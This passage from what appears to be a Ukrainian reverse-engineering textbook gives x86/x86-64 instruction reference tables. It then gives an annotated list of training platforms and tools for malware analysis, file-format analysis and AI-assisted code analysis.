JC	мітка	Перехід якщо CF=1	Без змін
JNC	мітка	Перехід якщо CF=0	Без змін
JS	мітка	Перехід якщо SF=1 (від'ємне)	Без змін
JNS	мітка	Перехід якщо SF=0 (невід'ємне)	Без змін
JO	мітка	Перехід якщо OF=1 (переповнення)	Без змін
JNO	мітка	Перехід якщо OF=0	Без змін
JP / JPE	мітка	Перехід якщо PF=1 (парна кількість одиниць)	Без змін
JNP / JPO	мітка	Перехід якщо PF=0 (непарна кількість одиниць)	Без змін
JECXZ	мітка	Перехід якщо ECX=0 (x86-32)	Без змін
JRCXZ	мітка	Перехід якщо RCX=0 (x86-64)	Без змін
LOOP	мітка	ECX/RCX ← ECX/RCX−1; перехід якщо ≠ 0	Без змін
LOOPE / LOOPZ	мітка	Перехід якщо ECX/RCX≠0 та ZF=1	Без змін
LOOPNE / LOOPNZ	мітка	Перехід якщо ECX/RCX≠0 та ZF=0	Без змін
CALL	процедура	Зберігає адресу повернення у стеку; передає керування	Без змін
RET	/ imm	Повернення з процедури; необов'язково звільняє байти зі стеку	Без змін
INT	n	Виклик програмного переривання n	IF TF
IRET / IRETD / IRETQ	–	Повернення з переривання	Всі
SYSCALL	–	Виклик системної служби ОС (x86-64)	RCX R11 змінюються
SYSRET	–	Повернення з системного виклику (x86-64)	Відновлює з R11

Таблиця Б.8. Команди умовного встановлення байту (SETcc)

Команда	Операнди	Опис	Прапорці
SETE / SETZ	dst (байт)	dst ← 1 якщо ZF=1, інакше 0	Без змін
SETNE / SETNZ	dst (байт)	dst ← 1 якщо ZF=0	Без змін
SETG / SETNLE	dst (байт)	dst ← 1 якщо більше (знакове)	Без змін
SETGE / SETNL	dst (байт)	dst ← 1 якщо більше або рівно (знакове)	Без змін
SETL / SETNGE	dst (байт)	dst ← 1 якщо менше (знакове)	Без змін
SETLE / SETNG	dst (байт)	dst ← 1 якщо менше або рівно (знакове)	Без змін
SETA / SETNBE	dst (байт)	dst ← 1 якщо вище (беззнакове)	Без змін
SETB / SETNAE	dst (байт)	dst ← 1 якщо нижче (беззнакове)	Без змін
SETC	dst (байт)	dst ← 1 якщо CF=1	Без змін
SETS	dst (байт)	dst ← 1 якщо SF=1	Без змін
SETO	dst (байт)	dst ← 1 якщо OF=1	Без змін

Усі команди SETcc записують у байтовий операнд (регістр або пам'ять) значення 1 або 0 відповідно до умови. Прапорці не змінюються.

Таблиця Б.9. Команди умовного пересилання (CMOVcc)

Команда	Операнди	Опис	Прапорці
CMOVE / CMOVZ	dst, src	dst ← src якщо ZF=1	Без змін
CMOVNE / CMOVNZ	dst, src	dst ← src якщо ZF=0	Без змін
CMOVG	dst, src	dst ← src якщо більше (знакове)	Без змін
CMOVGE	dst, src	dst ← src якщо ≥ (знакове)	Без змін
CMOVL	dst, src	dst ← src якщо менше (знакове)	Без змін
CMOVLE	dst, src	dst ← src якщо ≤ (знакове)	Без змін
CMOVA	dst, src	dst ← src якщо вище (беззнакове)	Без змін
CMOVB	dst, src	dst ← src якщо нижче (беззнакове)	Без змін
CMOVC	dst, src	dst ← src якщо CF=1	Без змін
CMOVS	dst, src	dst ← src якщо SF=1	Без змін
CMOVO	dst, src	dst ← src якщо OF=1	Без змін

CMOVcc – зчитує src і записує у dst лише якщо умова виконана; операнди мають бути 16-, 32- або 64-бітними регістрами або пам'яттю.

Таблиця Б.10. Рядкові команди

Команда	Операнди	Опис	Прапорці
MOVS / MOVSB / MOVSW / MOVSD / MOVSQ	–	Копіювання рядка: [ES:DI/EDI/RDI] ← [DS:SI/ESI/RSI]; зміна покажчиків на ±1/2/4/8 байт відповідно до DF	Без змін
CMPS / CMPSB / CMPSW / CMPSD / CMPSQ	–	Порівняння елементів двох рядків; встановлює прапорці	OF SF ZF AF PF CF
SCAS / SCASB / SCASW / SCASD / SCASQ	–	Порівняння AL/AX/EAX/RAX з елементом рядка [ES:DI/RDI]	OF SF ZF AF PF CF
LODS / LODSB / LODSW / LODSD / LODSQ	–	Завантаження елемента рядка в AL/AX/EAX/RAX	Без змін
STOS / STOSB / STOSW / STOSD / STOSQ	–	Запис AL/AX/EAX/RAX до [ES:DI/RDI]	Без змін
REP	str-instr	Повтор рядкової команди ECX/RCX разів	Без змін
REPE / REPZ	str-instr	Повтор доки ZF=1 та ECX/RCX≠0	Без змін
REPNE / REPNZ	str-instr	Повтор доки ZF=0 та ECX/RCX≠0	Без змін

Якщо DF=0 (CLD), покажчики ESI/RSI та EDI/RDI збільшуються після кожної операції. Якщо DF=1 (STD) – зменшуються.

Версії з суфіксом Q (MOVSQ, SCASQ тощо) доступні лише в режимі x86-64.

Таблиця Б.11. Команди керування прапорцями

Команда	Операнди	Опис	Прапорці
CLC	–	Скидання CF ← 0	CF=0
STC	–	Встановлення CF ← 1	CF=1
CMC	–	Інверсія CF	CF
CLD	–	Скидання DF ← 0 (зростання адреси в рядкових командах)	DF=0
STD	–	Встановлення DF ← 1 (спадання адреси в рядкових командах)	DF=1
CLI	–	Заборона маскованих переривань (IF ← 0) [CPL=0]	IF=0
STI	–	Дозвіл переривань (IF ← 1) [CPL=0]	IF=1

Таблиця Б.12. Команди та засоби, специфічні для x86-64

Команда	Операнди	Опис	Прапорці
MOVSXD	dst64, src32	Розширення 32-бітного операнду до 64 біт зі знаком	Без змін
SYSCALL	–	Швидкий виклик системної служби (замінює INT 0x80 у 64-бітних ОС)	RCX ← RIP, R11 ← RFLAGS
SYSRET	–	Повернення у режим користувача після SYSCALL	RIP ← RCX, RFLAGS ← R11
SWAPGS	–	Обмін GS.base з IA32_KERNEL_GS_BASE MSR [CPL=0]	Без змін
REX	prefix (0x40–0x4F)	Префікс для доступу до розширених регістрів R8–R15 та 64-бітних операндів	–

SYSCALL/SYSRET є рекомендованим механізмом системних викликів у 64-бітних ОС (Linux, Windows) замість застарілого INT 0x80.

Префікс REX (0x40–0x4F) кодує чотири біти: W (64-бітний операнд), R (розширення ModRM.reg), X (розширення SIB.index), B (розширення ModRM.rm / SIB.base).


Таблиця Б.13. Різноманітні та системні команди

Команда	Операнди	Опис	Прапорці
NOP	–	Порожня операція; витрачає один цикл (0x90)	Без змін
CPUID	–	Ідентифікація процесора; результат у EAX/EBX/ECX/EDX залежно від EAX	Без змін
HLT	–	Зупинка процесора до наступного переривання [CPL=0]	Без змін
WAIT / FWAIT	–	Очікування сигналу готовності співпроцесора	Без змін
LOCK	prefix	Префікс атомарної операції над пам'яттю	Без змін
PAUSE	–	Підказка процесору про цикл очікування (spin-loop)	Без змін
ENTER	imm16, imm8	Створення кадру стеку для процедури	Без змін
LEAVE	–	Видалення кадру стеку (ESP/RSP ← EBP/RBP, POP EBP/RBP)	Без змін
BSWAP	reg32/64	Реверсування порядку байтів (перетворення Little↔Big Endian)	Без змін
XADD	dst, src	src ← dst; dst ← dst+src (атомарна операція з LOCK)	OF SF ZF AF PF CF
CMPXCHG	dst, src	Порівняння AL/EAX/RAX з dst; якщо рівно – dst←src, інакше AL/EAX/RAX←dst	OF SF ZF AF PF CF
CMPXCHG8B / CMPXCHG16B	mem	Порівняння EDX:EAX або RDX:RAX із 8/16-байтним значенням у пам'яті	ZF
RDTSC	–	Читання лічильника часових міток (TSC) у EDX:EAX / RDX:RAX	Без змін
RDTSCP	–	RDTSC + ідентифікатор процесора у ECX	Без змін

LOCK є префіксом, а не самостійною командою; допускається лише перед: ADD, ADC, AND, BTC, BTR, BTS, CMPXCHG, CMPXCHG8B, DEC, INC, NEG, NOT, OR, SBB, SUB, XOR, XADD, XCHG.

HLT, CLI, STI, SWAPGS виконуються лише на рівні привілеїв CPL=0 (режим ядра).

ДОДАТОК В. СТРУКТУРА PE-ФАЙЛУ



ДОДАТОК Г. РЕСУРСИ ТА ПЛАТФОРМИ ДЛЯ ПРАКТИКИ

1. Онлайн-ресурси для відпрацювання навичок РІПЗ

Malware Traffic Analysis

https://www.malware-traffic-analysis.net

Платформа з навчальними наборами мережевого трафіку (PCAP), що містять приклади реальних інцидентів, пов'язаних із шкідливим ПЗ. Дозволяє практикувати аналіз мережевої активності, виявлення C2-комунікацій і відновлення структури протоколів за допомогою інструментів на кшталт Wireshark.

MalwareBazaar

https://bazaar.abuse.ch

Відкрите сховище зразків шкідливого програмного забезпечення з можливістю пошуку за хешами та атрибутами. Використовується для практики статичного та динамічного аналізу, створення сигнатур (YARA) та дослідження сучасних загроз у контрольованому середовищі.

pwn.college

https://pwn.college

Освітня платформа у форматі CTF, що пропонує структуровані курси та практичні завдання з РІПЗ, експлуатації вразливостей і системної безпеки. Підходить як для початкового навчання, так і для поглиблення практичних навичок.

Hack The Box

https://www.hackthebox.com

Популярна платформа з інтерактивними лабораторіями та віртуальними машинами для відпрацювання навичок кібербезпеки, включаючи РІПЗ. Містить як навчальні модулі (Academy), так і практичні сценарії атак у реалістичних умовах.

Crackmes.one

https://crackmes.one

Спеціалізований ресурс із задачами (crackme), створеними для тренування навичок РІПЗ. Містить велику кількість програм різного рівня складності, що дозволяють практикувати аналіз бінарного коду та обхід захистів.

Ghidra

https://ghidra-sre.org

Безкоштовний інструмент для РІПЗ, який також використовується як навчальна платформа завдяки наявності документації та прикладів. Дозволяє аналізувати виконувані файли, будувати графи функцій і відновлювати псевдокод.

IDA Free

https://hex-rays.com/ida-free

Безкоштовна версія популярного дизасемблера IDA, що надає базові можливості для аналізу бінарного коду. Використовується для ознайомлення з професійними інструментами та виконання навчальних задач.

Binary Ninja Cloud

https://binary.ninja

Сучасна платформа для аналізу бінарного коду з можливістю спільної роботи та автоматизації. Підходить для практики РІПЗ з використанням скриптів і вбудованих механізмів аналізу.

Any.Run

https://any.run

Інтерактивний онлайн-sandbox для динамічного аналізу шкідливого ПЗ, що дозволяє спостерігати за поведінкою програм у реальному часі. Використовується для дослідження мережевої активності, файлових операцій і системних викликів.

Hybrid Analysis

https://www.hybrid-analysis.com

Платформа для автоматизованого аналізу підозрілих файлів із детальними звітами про їх поведінку. Дозволяє отримати інформацію про структуру, мережеві з’єднання та потенційні загрози.

VirusTotal

https://www.virustotal.com

Онлайн-сервіс для перевірки файлів і URL за допомогою великої кількості антивірусних рушіїв і додаткових інструментів аналізу. Використовується для первинної оцінки зразків і збору індикаторів компрометації.

2. Онлайн-ресурси для аналізу форматів файлів

Kaitai Struct Web IDE

https://ide.kaitai.io

Онлайн-середовище для аналізу бінарних файлів із використанням декларативного опису формату (Kaitai Struct). Дозволяє завантажувати файли, описувати їх структуру у YAML та одразу бачити розбір на поля, що особливо корисно для РІПЗ пропрієтарних форматів.

HexEd.it

https://hexed.it

Веб-hex-редактор, який працює повністю в браузері без завантаження файлів на сервер. Дозволяє переглядати, редагувати та аналізувати бінарні дані, що зручно для швидкого дослідження структури файлів і пошуку сигнатур.

CyberChef

https://gchq.github.io/CyberChef

Універсальний онлайн-інструмент для декодування, перетворення та аналізу даних. Підтримує Base64, XOR, gzip, JSON, HEX та інші формати, що робить його корисним при дослідженні вмісту файлів і витягуванні прихованих даних.

Binwalk

https://github.com/ReFirmLabs/binwalk

Інструмент для аналізу бінарних файлів і прошивок, який дозволяє виявляти вбудовані файлові системи, архіви та інші структури. Часто використовується для розпакування складних контейнерів і дослідження вкладених форматів.

ExifTool

https://exiftool.org

Інструмент для аналізу метаданих файлів (зображення, документи, мультимедіа). Дозволяє витягувати службову інформацію, яка може бути важливою при РІПЗ або цифровій криміналістиці.

TrID

https://mark0.net/soft-trid-e.html

Утиліта для визначення типу файлу на основі сигнатур. Використовується для ідентифікації невідомих форматів даних і попереднього аналізу перед глибшим дослідженням.

Detect It Easy

https://github.com/horsicq/Detect-It-Easy

Інструмент для визначення типу файлу, пакера та структури виконуваних і деяких даних-файлів. Використовується як початковий етап аналізу для розуміння природи об’єкта.

010 Editor Templates Repository

https://www.sweetscape.com/010editor/repository

Офіційний репозиторій шаблонів для 010 Editor, який містить описи великої кількості форматів файлів. Дозволяє швидко застосовувати готові структури для аналізу відомих форматів або використовувати їх як основу для створення власних.

File Signatures Database

https://filesignatures.net

База сигнатур файлів (magic numbers), яка допомагає визначити формат даних за їх заголовком. Використовується при первинній ідентифікації невідомих файлів.

3. Онлайн-інструменти зі ШІ для аналізу та РІПЗ

ChatGPT

https://chat.openai.com

Універсальний LLM-асистент для аналізу програмного коду, який може пояснювати логіку функцій, генерувати псевдокод, знаходити потенційні вразливості та допомагати у РІПЗ. Ефективний при роботі з дизасембльованим кодом, API-викликами та мережевими протоколами.

Claude

https://claude.ai

LLM-модель, орієнтована на глибокий аналіз тексту та коду, яка добре підходить для роботи з великими фрагментами дизасембльованого коду або логів. Використовується для відновлення структури програм і документування результатів аналізу.

GitHub Copilot

https://github.com/features/copilot

Інструмент для автоматичного доповнення та аналізу коду, який може використовуватись для реконструкції логіки програм, генерації тестів і покращення якості коду. Корисний при відновленні високорівневого представлення з низькорівневих фрагментів.

Snyk Code

https://snyk.io/product/snyk-code

Інструмент статичного аналізу коду на основі ШІ, що дозволяє виявляти вразливості та проблеми якості коду. Використовується для аналізу відновленого або декомпільованого коду з метою оцінки безпеки.

DeepCode

https://www.deepcode.ai

Платформа аналізу коду (тепер інтегрована у Snyk), яка використовує машинне навчання для виявлення помилок і антипатернів. Корисна для оцінки якості коду після РІПЗ.

CodeQL

https://codeql.github.com

Інструмент для семантичного аналізу коду, який дозволяє будувати запити до структури програми як до бази даних. Використовується для пошуку вразливостей, аналізу потоків даних і відновлення логіки програм.

Sourcegraph Cody

https://sourcegraph.com/cody

AI-асистент для роботи з великими кодовими базами, який дозволяє аналізувати залежності, пояснювати функції та знаходити зв’язки між модулями. Корисний при реконструкції архітектури програм.

PlantUML

https://plantuml.com

Інструмент для генерації UML-діаграм із текстового опису, який може використовуватись разом із LLM для відновлення графічних моделей (класи, послідовності, компоненти) на основі аналізу коду.

Mermaid

https://mermaid.js.org

Мова опису діаграм, яка дозволяє створювати блок-схеми, графи та UML-діаграми. Часто використовується разом із ШІ для автоматичного відновлення структури програм у графічному вигляді.

Ghidra AI plugins

https://github.com

Плагіни для Ghidra, що інтегрують LLM (GPT/Claude) для автоматичного пояснення дизасембльованого коду, генерації коментарів і відновлення назв функцій та змінних.